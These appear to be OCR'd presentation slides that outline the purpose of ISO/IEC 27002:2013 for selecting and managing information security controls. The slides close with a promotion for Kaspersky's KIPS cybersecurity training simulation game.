
ISO/IEC 27002 International Standard «Code of Practice for Information Security Controls»

ISO/IEC 27002:2013 gives guidelines for organizational information security standards and information security management practices including the selection, implementation and management of controls taking into consideration the organization's information security risk environment(s).

It is designed to be used for:


- selection of controls within the process of implementing an Information Security Management System based on ISO/IEC 27001;
- implement commonly accepted information security controls;
- develop their own information security management guidelines.

ISO/IEC 27001Annex A Controls and ISO/IEC 27002 Layout



Would you like to become a CISO?

Try Kaspersky Interactive Protection Simulation (KIPS) Games



- Custom-built software simulates the impact cyber-attacks and associated management decisions can have on business performance and revenue
- Gameplay develops an understanding of cybersecurity measures
- Establishes a better security understanding among senior managers and decision makers
- Increases awareness of the risks and security problems of running modern computerized systems

https://eu-online.kips.site/

THANK YOU FOR YOUR ATTENTION